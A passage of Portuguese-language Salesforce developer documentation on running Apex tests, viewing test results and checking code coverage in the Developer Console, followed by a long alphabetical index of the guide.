Para reduzir o tempo de cálculo dos resultados gerais de cobertura de código obtidos por meio de **Estimar cobertura de código da sua organização** na página Execução de teste do Apex, clique em **Opções...**, selecione **Armazenar apenas cobertura de código agregada** e, em seguida, clique em **OK**. Use essa opção apenas quando haja muitos testes e um grande volume de código do Apex, ou seja, quando o número de métodos de teste do Apex multiplicado pelo número de todas as classes e acionadores estiver na faixa de centenas de milhares. Essa opção faz com que os resultados da cobertura de código sejam armazenados de forma agregada para todos os métodos de teste. Como resultado, não é possível exibir resultados de cobertura de código para um método de teste individual, inclusive o realce azul e vermelho que mostra a cobertura de código linha por linha no console do Developer. Para mais informações sobre a execução de testes, consulte [Criar uma execução de teste](#) na ajuda online e "Running Unit Test Methods" no [Force.com Apex Code Developer's Guide](#).

Opção Teste de sequência com numeração automática independente

Para evitar lacunas nos campos de numeração automática nos registros da organização, causadas por registros de teste criados em testes do Apex, clique em **Opções...**, selecione **Sequência com numeração automática independente** e, em seguida, clique em **OK**. Essa opção isola a sequência de numeração automática usada em testes do Apex da sequência usada na sua organização. Consequentemente, a criação dos dados de teste em testes do Apex não faz com que a sequência de campos de numeração automática seja maior para registros que não são de teste na organização.

Se essa opção não for ativada, haverá lacunas no campo de numeração automática sempre que os testes do Apex criarem registros de teste com campos de numeração automática. Por exemplo: se Conta tem um campo de numeração automática e há 50 registros de conta na sua organização, o valor do campo da última conta criada pode ser N-0050. Depois de executar um teste do Apex que cria cinco contas de teste, isso faz com que a sequência de numeração automática aumente em cinco, mesmo se esses registros de teste não forem confirmados no banco de dados e forem revertidos. Da próxima vez que você criar um registro de conta que não é de teste, o valor do campo de numeração automática será N-0056 em vez de N-0051 — esse é o motivo da lacuna na sequência. Se você ativa essa opção antes de executar um teste do Apex que cria dados de teste, a sequência de numeração automática é preservada, e o próximo registro que não é de teste terá um valor contíguo de numeração automática de N-0051.

Observe que as lacunas na sequência de numeração automática também podem ocorrer em outras situações — por exemplo: quando acionadores que tentam inserir novos registros não executam e os registros são revertidos. Nesse caso, não é possível evitar totalmente as lacunas porque, na mesma transação, alguns registros podem ser inseridos com sucesso, enquanto outros são revertidos.

CONSULTE TAMBÉM:

- [Abrir o Console do desenvolvedor](#)
- [Resultados do teste do Apex](#)
- [Detalhes dos resultados dos testes do Apex](#)

Resultados do teste do Apex

Em Configuração, insira *Apex* na caixa *Busca rápida*. selecione **Execução de teste do Apex** e clique em **Exibir histórico de teste** para visualizar todos os resultados de teste da sua organização, não apenas testes que você executou. Os resultados dos testes são mantidos por 30 dias após a execução ser concluída, a menos que sejam descartados.

Para mostrar uma lista filtrada de itens, selecione uma lista predefinida na lista suspensa *Exibir* ou clique em **Criar nova exibição** para definir seus próprios modos de exibição personalizados. Para editar ou excluir qualquer exibição criada, selecione-a na lista suspensa *Exibir* e clique em **Editar**.

Clique em **Exibir** para exibir mais detalhes sobre a execução de um teste específico.

O registro de depuração é definido automaticamente para níveis e categorias de registro específicos, que não podem ser alterados na página Execução de teste do Apex.

Categoria	Nível
Banco de dados	INFORMAÇÕES
Código do Apex	CORRETO
Perfil do Apex	CORRETO
Fluxo de trabalho	O MAIS CORRETO DE TODOS
Validação	INFORMAÇÕES

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com Editions**

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- "Apex do autor"

Importante: Para poder implantar o código do Apex ou compactá-lo para o AppExchange Force.com, a seguinte condição deve ser verdadeira.

- Pelo menos, 75% do seu código do Apex deve ser coberto por testes de unidade, e todos esses testes devem ser concluídos com êxito.

Observe o seguinte:

- Ao implantar o Apex em uma organização de produção, cada teste de unidade no namespace de sua organização será executado por padrão.
- Chamadas para `System.debug` não são contadas como parte da cobertura de código do Apex.
- Métodos e classes de teste não são contados como parte da cobertura de código do Apex.
- Embora apenas 75% de seu código Apex seja coberto por testes, seu foco não deve ser no percentual de código coberto. Em vez disso, você deve certificar-se de que cada caso de uso de seu aplicativo está coberto, incluindo casos positivos e negativos, bem como registros individuais e em lote. Isso deve levar à cobertura de 75% ou mais do código por testes de unidade.
- Cada acionador deve ter alguma cobertura de teste.
- Todas as classes e acionadores devem ser compilados corretamente.

CONSULTE TAMBÉM:

[Detalhes dos resultados dos testes do Apex](#)

Detalhes dos resultados dos testes do Apex

Para exibir todos os resultados de teste de sua organização na exibição padrão por 30 dias (se não forem descartados), e não apenas os testes que você executou, em Configuração, insira `Apex` na caixa `Busca rápida`, selecione **Execução de teste do Apex** e clique em **Exibir histórico de teste**. Clique em **Exibir** para exibir mais detalhes sobre a execução de um teste específico.

CONSULTE TAMBÉM:

[Resultados do teste do Apex](#)

Executando testes no console do desenvolvedor

Executar testes no Console do desenvolvedor

Use o Console do desenvolvedor para configurar execuções de teste, executar testes e verificar a cobertura do Apex code.

O menu **Test** (Teste) do Console do desenvolvedor permite gerenciar as execuções de teste. Ele inclui as seguintes opções:

- **Sempre executar de forma assíncrona:** a menos que a opção Sempre executar de forma assíncrona esteja ativa, as execuções de teste que incluem testes de apenas uma classe serão executadas de forma síncrona. As execuções de teste que incluem mais de uma classe são executadas de forma assíncrona, independentemente da ativação dessa opção.
- **New Run** (Nova execução): cria uma execução de teste. Para obter detalhes, consulte [Criar uma execução de teste](#).
- **Executar novamente:** executa o teste selecionado na guia Testes.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience


Disponível em: **Enterprise, Performance, Unlimited, Developer** e **Database.com** Editions

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- “Apex do autor”

- **Executar testes com falha novamente:** para executar novamente somente os testes que falharam da execução de teste destacada na guia Testes, escolha esta opção.
- **Run All** (Executar todos): Executa todas as execuções de teste salvas.
- **Abort** (Anular): Anula o teste selecionado na guia Tests (Testes).
- **Collapse All** (Recolher tudo): Recolhe todos os testes abertos na guia Tests (Testes).
- **Expand All (Expandir tudo):** Expande todos os testes na guia Tests (Testes).
- **Clear Test Data** (Limpar dados de teste): Limpa os dados de teste atuais e os resultados de cobertura de código.



Os testes concluídos são listados na guia **Tests** (Testes) no painel inferior do Console do desenvolvedor.

Status	Test Run	Duration	Failures	Total	Overall Code Coverage		
✓	2013-04-10 08:03:53, td@b3.a		0	2			
✓	UserResultTest		0	1			
✓	testUserResult	0:00					
✓	PermissionAssignmentControllerTest		0	1			
✓	testController	0:00					
					Class	Percent	Lines
					FilterOptions	100%	9/9
					FilterOptionsTest	0%	No data
					foo	0%	No data
					foo2	0%	No data
					HelloWorld	0%	No data
					MyClass	0%	No data

O painel **Overall Code Coverage** (Cobertura de código global) exibe a porcentagem de cobertura de código para cada classe da sua organização. O painel sempre exibe a porcentagem atual de cada classe. Após realizar uma execução de teste de todas as classes, ele exibe uma porcentagem global para toda a organização em negrito. Para obter mais informações, consulte [Verificando a cobertura de código](#).

Para obter mais informações sobre testes, consulte a seção Testes do [Guia do desenvolvedor de código do Apex Force.com](#).

CONSULTE TAMBÉM:

- [Criar uma execução de teste](#)
- [Verificando a cobertura de código](#)

Verificando a cobertura de código

O Console do desenvolvedor recupera e exibe informações de cobertura de código da sua organização. Os resultados de cobertura de código vêm de todos os testes executados a partir da API ou da interface com o usuário (por exemplo, o Console do desenvolvedor, o IDE Force.com ou a página Execução de teste do Apex). Para limpar os resultados atuais, clique em **Test (Teste) > Clear Test Data (Limpar dados de teste)**. Quando você edita uma classe, a cobertura de código da classe é apagada até que você execute os testes novamente.

Pode-se exibir a cobertura de código em vários locais no Console do desenvolvedor.

- A guia **Tests (Testes)** inclui um painel **Overall Code Coverage (Cobertura de código geral)** que exibe a porcentagem de cobertura do código para cada classe do Apex na sua organização que foi incluída em uma execução de teste. Também exibe a porcentagem global.
- Clique duas vezes na execução de teste concluída para abrir a exibição Resultados de teste que mostra a classe testada, o método testado, a duração, o resultado (ignorar, aprovar ou reprovar) e uma mensagem de erro opcional. Se o teste falhar, a coluna Rastreamento de pilha mostra o método e o número da linha em que o teste falhou.
- Para visualizar a cobertura do código linha por linha para uma classe do Apex, abra a classe. O menu Cobertura do código incluirá uma ou mais das seguintes opções dependendo dos testes implantados:
 - **Nenhum**
 - **All Tests (Todos os testes)**: A porcentagem de cobertura do código de todas as execuções de teste.
 - *className.methodName*: A porcentagem de cobertura de código de um método executado durante uma execução de teste.

As linhas de código cobertas por testes estão em azul. As linhas de código não cobertas aparecem em vermelho. As linhas de código que não necessitam de cobertura (por exemplo, chaves, comentários e chamadas `System.debug`) ficam em branco.

```

29 http.setMethod('POST');
30 Blob headerValue = Blob.valueOf(API_KEY + ':');
31 String authorizationHeader = 'BASIC ' +
32 EncodingUtil.base64Encode(headerValue);
33 http.setHeader('Authorization', authorizationHeader);
34 http.setBody('card[number]='+cnumber+'&card[exp_year]='+exp_year+'&
35
36 if(!Test.isRunningTest()){
37     Http con = new Http();
38     HttpResponse hs = con.send(http);
39
40     system.debug('#### ' + hs.getBody());
41
42     response = hs.getBody();
43     statusCode=hs.getStatusCode();
44     system.debug('$$statusCode='+hs.getStatusCode());
45 }else{
    
```

Nota: Quando você edita uma classe com cobertura de código, o destaque em azul e vermelho no Editor de código-fonte escurece para indicar que a cobertura não é mais válida. Quando você edita e salva uma classe, a cobertura é removida dela. Para verificar a cobertura daquela classe, execute os testes novamente.


CONSULTE TAMBÉM:

- [Criar uma execução de teste](#)
- [Executar testes no Console do desenvolvedor](#)
- http://www.salesforce.com/us/developer/docs/apexcode/Content/apex_code_coverage_best_pract.htm

Criar uma execução de teste

Uma execução de teste é uma coleção de classes que contêm métodos de teste. Configure uma execução de teste no Console do desenvolvedor para executar os métodos de teste em uma ou mais classes de teste.

1. No Console do desenvolvedor, clique em **Test (Teste) > New Run (Nova execução)**.
As classes com métodos de teste são listadas na janela Selecionar testes.



2. Selecione uma classe no painel Classes de teste.
Para filtrar a lista de classes, digite na caixa **Filtrar classes de teste (* = qualquer uma)**.
3. Quando todas as classes que você deseja forem incluídas no painel Classes de teste selecionadas, clique em **Executar** para colocar em fila e executar as classes.
A execução de teste aparece na guia Testes. Para parar um teste, clique em **Teste > Anular**.
 -  **Nota:** Se seus métodos de teste chamam outros métodos ou classes definidos como testes em sua organização, esses métodos e classes também serão executados.
4. Na guia Testes, expanda a execução de teste para ver os resultados de cada método chamado por cada classe na execução.
 -  **Nota:** Classes de teste não necessitam de cobertura de código, então, elas mostram 0% de cobertura no painel de Cobertura de código geral e não afetam a porcentagem de cobertura de código geral.
5. Clique duas vezes na execução de teste concluída para abrir os resultados na exibição de detalhes que mostra a classe testada, o método testado, a duração, o resultado (ignorar, aprovar ou reprovar) e uma mensagem de erro opcional.
Se um teste falhar, a coluna Rastreamento de pilha mostra o método e o número da linha em que o teste falhou.
 -  **Nota:** Não é possível acessar registros de execuções de teste síncronas na guia Testes. No entanto, você pode acessar todos os registros de execuções de teste na guia Registros.

6. Selecione um método de teste para ver sua cobertura de cada classe no painel Cobertura do código de classe.
7. Para limpar os resultados atuais, clique em **Test (Teste)** > **Clear Test Data (Limpar dados de teste)**.

CONSULTE TAMBÉM:

[Executar testes no Console do desenvolvedor](#)

[Verificando a cobertura de código](#)

Implantar

Esta seção contém informações sobre como implementar na sua organização as alterações codificadas.

Devem ocorrer alterações de código em um sandbox, de modo que você pode testar suas alterações antes de implantá-las. Os sandboxes contêm cópias de seus dados, códigos e definições de configuração isoladas do ambiente de produção. É possível personalizar sua organização e testar os aplicativos em um sandbox e, depois, implantar as mudanças na sua organização de produção, quando estiverem prontas. Em alguns casos, vários desenvolvedores podem estar trabalhando em diferentes sandboxes, os quais coordenam essas alterações para a implantação. Estas seções têm mais informações sobre o processo de implantação e as ferramentas disponíveis para o desenvolvimento e implantação de alterações:

- Visão geral da implantação
- Selecione suas ferramentas para desenvolver e implementar alterações

ÍNDICE

A

- Acesso ao aplicativo
 - negar acesso [242](#)
 - solicitação aprovada [241](#)
 - solicitações [240](#)
- Acesso remoto
 - autenticando usuários [197](#)
 - desenvolvendo para [197](#)
 - escopo [226](#)
 - gerenciando aplicativos [182](#)
 - OAuth [226](#)
 - escopo [226](#)
 - revogando acesso [227](#)
 - terminologia [196](#)
 - usando a chave de acesso [228](#)
 - usando o ponto final de descoberta OpenID Connect [238](#)
 - usando o UserInfo Endpoint [235](#)
 - usando um token de id [229](#)
 - usando URLs de identidade [230](#)
 - uso do Ponto final de configuração de autenticação [239](#)
 - visão geral [163](#)
- Acionadores
 - definindo [51](#)
 - gerenciando [57](#)
 - página de detalhes [61](#)
 - registros de depuração [289](#)
- Agendando Apex [65](#)
- Apex
 - chamada [66](#)
 - classes [56](#)
 - código [49](#)
 - código-fonte [16](#)
 - configurações de versão [58](#)
 - configurando a segurança da classe [90](#)
 - configurando o acesso da classe [91–93](#)
 - criando uma classe [50](#)
 - criando uma classe de um WSDL [62](#)
 - definindo um acionador [51](#)
 - dependências [59](#)
 - depurando [5, 265](#)
 - editando [5](#)
 - editor [15–16](#)
 - email [104](#)
 - emails de exceções [54](#)
- Apex (*continuação*)
 - erros nos pacotes [55](#)
 - exceções [54](#)
 - exibindo uma classe [59](#)
 - fazendo download de um WSDL personalizado [135](#)
 - fila de trabalhos [63–64](#)
 - filtros de registro de depuração [274](#)
 - gerenciando acionadores [57](#)
 - motivos de compartilhamento [93](#)
 - níveis de registro de depuração [274](#)
 - ordem de precedência dos logs de depuração [273](#)
 - página de detalhe do acionador [61](#)
 - recalculando o compartilhamento do Apex [94](#)
 - registros de depuração [271](#)
 - resumo das classes [59](#)
 - serviço externo da Web [66](#)
 - serviços de email [109](#)
 - testando [59, 291](#)
 - testes [292, 294–296, 298](#)
 - visão geral [49](#)
- Apex Code Developer's Guide [49](#)
- Apex Developer Guide [49](#)
- Apex Developer Tools [49](#)
- Apex IDE [49](#)
- API
 - fazendo download de WSDL [135](#)
- API de autenticação [239](#)
- API de metadados [136](#)
- API em massa [136](#)
- aplicativo conectado
 - fluxo de autenticação [198, 211, 213, 219, 221, 224](#)
 - fluxo do token portador JWT [206](#)
 - fluxo portador SAML [203](#)
 - terminologia [196](#)
- Aplicativo conectado
 - controle de acesso em [175–176, 178](#)
 - criando [165](#)
 - criar [163](#)
 - desinstalando [195](#)
 - detalhes [176](#)
 - editando [172, 175–176, 178](#)
 - empacotando [172](#)
 - excluindo [172](#)
 - gerenciando [177](#)
 - mensagens de erro de notificações por push [186](#)
 - monitoramento de uso [181](#)

Índice

- Aplicativo conectado (*continuação*)
 - Notificações por push do Android GCM, testando 185
 - Notificações por push do APNS, testando 185
 - restrições de IP para 175–176, 178
 - testando as notificações por push 184
 - URL inicial 176, 178
- aplicativos conectados
 - provisionamento de usuários 188, 190, 192
- Aplicativos conectados
 - gerenciando aplicativos 182
 - usando o ponto final de descoberta OpenID Connect 238
 - usando o UserInfo Endpoint 235
 - uso do Ponto final de configuração de autenticação 239
- AppExchange
 - Erros do Apex 55
- Aprimorar o Salesforce com código
 - introdução 1
- Assistente de provisionamento de usuários 190
- B**
- Bate-papo
 - ativando nas páginas do Visualforce 85
 - desativando nas páginas do Visualforce 85
- C**
- Campos
 - dependências 134
 - escopo operacional 134
- Campos de mesclagem
 - S-Controls 130
- Certificados de autenticação de cliente
 - fazendo download 135
- Chamadas
 - Erro Incapaz de analisar resposta a chamada 66
- Classes
 - registros de depuração 289
- Código
 - segurança 98
- colocando faixas de IP na lista de aprovadas do Aplicativo conectado 172
- Compartilhamento
 - Motivos de compartilhamento do Apex 93
 - recalculando o compartilhamento do Apex 94
- Componentes do Lightning
 - Lightning Experience 89
 - Salesforce1 87
- Componentes personalizados, Visualforce (*continuação*)
 - gerenciando 80
 - visão geral 77
- Configurações de versão 58, 75
- Conjuntos de permissões
 - Visualforce 97
- Console do desenvolvedor
 - abrindo 2
 - acessando 2
 - Arquivo 8–9
 - banco de dados 19
 - código-fonte 16
 - Console do desenvolvedor 256
 - Modo de exibição do inspetor de heap dump 256
 - Depuração 10
 - depurando 253, 255–256
 - Editar 10
 - editor de código 16
 - Editor de consulta 11–13
 - esquema 19
 - Estado de exibição 270
 - execuções de teste 298
 - exibições 7
 - Ferramentas 11–13, 270
 - Grade de Resultados da consulta 11–13
 - guias 7
 - heap dump 253, 255–256
 - Guia Heap 256
 - Guia Símbolos 256
 - interface do usuário 7
 - layout 3
 - memória 256
 - menus 8–10
 - Modo de exibição do inspetor de heap dump 256
 - navegação 3, 8–10
 - noções básicas 5, 265
 - objeto 19
 - organização 3
 - perspectivas 267–268
 - ponto de verificação 253, 255–256
 - registros 258
 - registros de depuração 258
 - registros do desenvolvedor 258
 - seções 3
 - símbolos 256
 - sobre 5, 265
 - tabela 19

Índice

Console do desenvolvedor (*continuação*)
 testando o Apex 298
 variáveis 256
 verificando a cobertura de código 296
 Visualização do Inspetor de registros 267–268
controle de acesso no Aplicativo conectado 175–176, 178
CORS 138
criando um Aplicativo conectado 163, 165

D

Dependências
 campo 134
Depuração
 JavaScript 87
Depurando
 filtrando 274
 fluxo de trabalho 262
 informações sobre perfil 262
 níveis de registro de classe e de acionador 289
 nível do log 274
 ordem de precedência dos logs de depuração 273
 percorrendo um processo 261
Depurando o Apex 5, 265
Depurando o código 253
Desenvolvimento
 segurança 98
desinstalando um Aplicativo conectado 195

E

Editando o Apex 5
editando um Aplicativo conectado 172, 175–176, 178
Editor de consulta 11–13
Email
 processando com o Apex 104
 serviços de email 104
empacotando um aplicativo conectado 172
Escopo operacional
 Campo 134
Escrevendo código 2
Estado de exibição 270
Estrutura de Componente do Lightning
 visão geral 86
Exceções
 não identificadas 74
excluindo um Aplicativo conectado 172
Executando o teste do Apex 292, 294–296, 298
executar anônimo 7
executar Apex 52

F

Faixas de IP com Aplicativo conectado 172
Fila de trabalhos do Apex 63–64
Filtrando registros de depuração 274
Fluxo de trabalho visual
 configurando o comportamento de conclusão 85
Force.com IDE 136
Force.com Migration Tool 136
Fórmulas
 variáveis globais 20
Função URLFOR 80
Funções
 URLFOR 80

G

gerenciando um Aplicativo conectado 177
Grade de Resultados da consulta 11–13
Guias
 Visualforce 73

I

IDE 49
Identidade
 SCIM e API REST 153
Implementando alterações do código 299
Integração
 fazendo download de um certificado de autenticação de cliente 135
 fazendo download de WSDL 135
 S-controls 120, 122

J

janela de linha de comando 288
JavaScript 138

L

Lightning Experience
 adicione componentes do Lightning 89
 Visualforce 67
linha de comando 7
Links de ação
 modelos 140
log 7, 288
log de depuração 7, 288
log do sistema 7, 288
Login único
 fluxo de asserções de SAML 224
 OAuth 224

M

- Mash-ups
 - exemplos [126](#)
- Mensagem de erro
 - notificações de upgrade automático [186](#)
- Metadados personalizados
 - acessando tipos e registros [247](#)
 - API de metadados [246](#)
 - Consulta [248](#)
 - empacotando e instalando [248–249](#)
 - limitações [244](#)
 - limites [245](#)
 - sobre [242](#)
- Modelos de grupo de links de ação
 - editando [151](#)
 - empacotando [153](#)
 - excluindo [152](#)
 - projeto [140](#)
- Modelos de link de ação
 - criando [148](#)
- Modo de desenvolvimento
 - ativando [70](#)
- monitoramento de uso de um Aplicativo conectado [181](#)
- Monitorando
 - detalhes dos trabalhos de carregamento de dados em massa [157](#)
 - trabalhos de carregamento de dados em massa [155](#)

N

- notificações de upgrade automático
 - mensagens de erro [186](#)
 - testando [184–185](#)

O

- OAuth
 - autenticando [197](#)
 - códigos de erro [202](#)
 - fluxo de asserções de SAML [224](#)
 - fluxo de autenticação [198, 211, 213, 219, 221](#)
 - fluxo de autenticação de agentes do usuário [221](#)
 - fluxo de autenticação de senhas de nomes de usuário [219](#)
 - Fluxo de autenticação do servidor Web [213](#)
 - fluxo de autenticação versão 1.0.A [198](#)
 - fluxo de chaves de atualização [211](#)
 - fluxo do token portador JWT [206](#)
 - fluxo portador SAML [203](#)
 - pontos finais [198](#)
 - revogando tokens [227](#)
 - terminologia [196](#)

- OAuth (*continuação*)
 - usando a chave de acesso [228](#)
 - usando um token de id [229](#)
 - usando URLs de identidade [230, 235, 238](#)
- objeto InboundEmail [113](#)
- Objeto InboundEmail.BinaryAttachment [115](#)
- Objeto InboundEmail.Header [115](#)
- Objeto InboundEmail.TextAttachment [115](#)
- objeto InboundEmailResult [116](#)
- Objeto InboundEnvelope [116](#)
- OpenID Connect [230, 235, 238](#)

P

- Pacotes
 - Erros do Apex [55](#)
- Pacotes gerenciados
 - substituindo rótulos personalizados [119](#)
- Páginas do Visualforce
 - campos de mesclagem [72](#)
- Perfis
 - Visualforce [97](#)
- Perguntas frequentes
 - Apex [66](#)
 - chamada [66](#)
 - Classes e acionadores [66](#)
 - serviço externo da Web [66](#)
- Permissões personalizadas
 - criando [251](#)
 - editando [252](#)
 - permissões personalizadas necessárias [253](#)
 - sobre [250](#)
- Processos de aprovação
 - registros de depuração [271](#)
- Protegendo seu código [90](#)
- provisionamento de usuários
 - aplicativos conectados [188, 190, 192](#)
 - relatórios [194](#)

R

- Recursos estáticos
 - definindo [81](#)
 - exibindo [82](#)
 - gerenciando [83](#)
 - visão geral [80](#)
- Registros de depuração
 - classes e acionadores [289](#)
 - filtros [274](#)
 - níveis [274](#)
 - ordem de precedência [273](#)

Índice

- Regras de atribuição
 - registros de depuração [271](#)
- Regras de escalação
 - registros de depuração [271](#)
- Regras de resposta automática
 - registros de depuração [271](#)
- Regras de validação
 - registros de depuração [271](#)
- Regras do fluxo de trabalho
 - registros de depuração [271](#)
- relatórios
 - provisionamento de usuários [194](#)
- Restrições de IP para Aplicativo conectado [175–176, 178](#)
- Rótulos personalizados
 - adicionando traduções [120](#)
 - editando [118](#)
 - editando traduções [119](#)
 - exibindo [120](#)
 - visão geral [117](#)

S

- S-controls
 - amostras úteis [126](#)
 - comparados com as páginas do Visualforce [131](#)
 - criando [120, 122](#)
 - definindo [120, 122](#)
 - dicas [125](#)
 - editando [122](#)
 - excluindo [124](#)
 - exemplos [126](#)
 - sobre [121](#)
 - tipos de campo de mesclagem [20](#)
 - variáveis globais [20](#)
- S-Controls
 - campos de mesclagem [130](#)
- S-Controls personalizados
 - sobre [121](#)
- Salesforce1
 - adicione componentes do Lightning [87](#)
- SAML
 - fluxo de asserções de SAML [224](#)
 - OAuth [224](#)
- SCIM [153](#)
- Segurança
 - código [98](#)
 - Visualforce [95–96](#)
- Serviços de email
 - editando [106](#)
 - endereços de serviço de email [105](#)

- Serviços de email (*continuação*)
 - objeto InboundEmail [113](#)
 - Objeto InboundEmail.BinaryAttachment [115](#)
 - Objeto InboundEmail.Header [115](#)
 - Objeto InboundEmail.TextAttachment [115](#)
 - objeto InboundEmailResult [116](#)
 - Objeto InboundEnvelope [116](#)
- SOQL [11–13](#)

T

- Testando [59, 291](#)
- Testando alterações à sua organização [290](#)
- Testando o Apex [292, 294–296, 298](#)
- Testes de unidade [292, 294–296, 298](#)
- tokens, revogando [227](#)
- Trabalhando com código [14](#)
- Trabalhos de carregamento de dados em massa
 - exibindo detalhes do trabalho [157](#)
 - monitorando [155](#)
- Trabalhos em lote [65](#)
- Transações, reprodução [5, 265](#)
- tratamento de exceções não identificadas [74](#)

U

- URL inicial no Aplicativo conectado [178](#)
- URLs de identidade [230, 235, 238](#)
- Uso da API
 - detalhes [162](#)
 - notificações [161–162](#)
- usuários
 - provisionamento [188, 190, 192](#)

V

- Valores da variável de ação global [41](#)
- Variáveis globais
 - \$Resource [80](#)
 - noções básicas [20](#)
 - Valores válidos de \$Action [41](#)
- Variável global do recurso [80](#)
- Visualforce
 - ativando o bate-papo [85](#)
 - código-fonte [16](#)
 - componentes personalizados [77](#)
 - configurações de versão [75](#)
 - configurações do navegador [76](#)
 - conjuntos de permissões [97](#)
 - criando guias [73](#)
 - criando páginas [68](#)
 - depurando [5, 265](#)

Índice

Visualforce (*continuação*)

- desativando o bate-papo [85](#)
- detalhes da página [71](#)
- editor [15–16](#)
- Estado de exibição [270](#)
- Ferramentas [270](#)
- gerenciando páginas [72](#)
- incorporando fluxos [84](#)
- Lightning Experience [67](#)
- modo de desenvolvimento [70](#)
- perfis [97](#)
- recursos estáticos [80](#)
- segurança [76](#), [95–96](#)
- variáveis globais [20](#)
- visão geral [67](#)

Visualização do Inspetor de registros

- árvore de desempenho [260](#)
- informações sobre perfil [262](#)
- pilha [260](#)
- rastreamento reverso [260](#)
- registro de execução [261](#)
- seção de origem [262](#)
- seções [259](#)
- unidades executadas [262](#)

Visualizador de aplicativo de tela

- visão geral [132](#)

W

WSDLs

- fazendo download [135](#)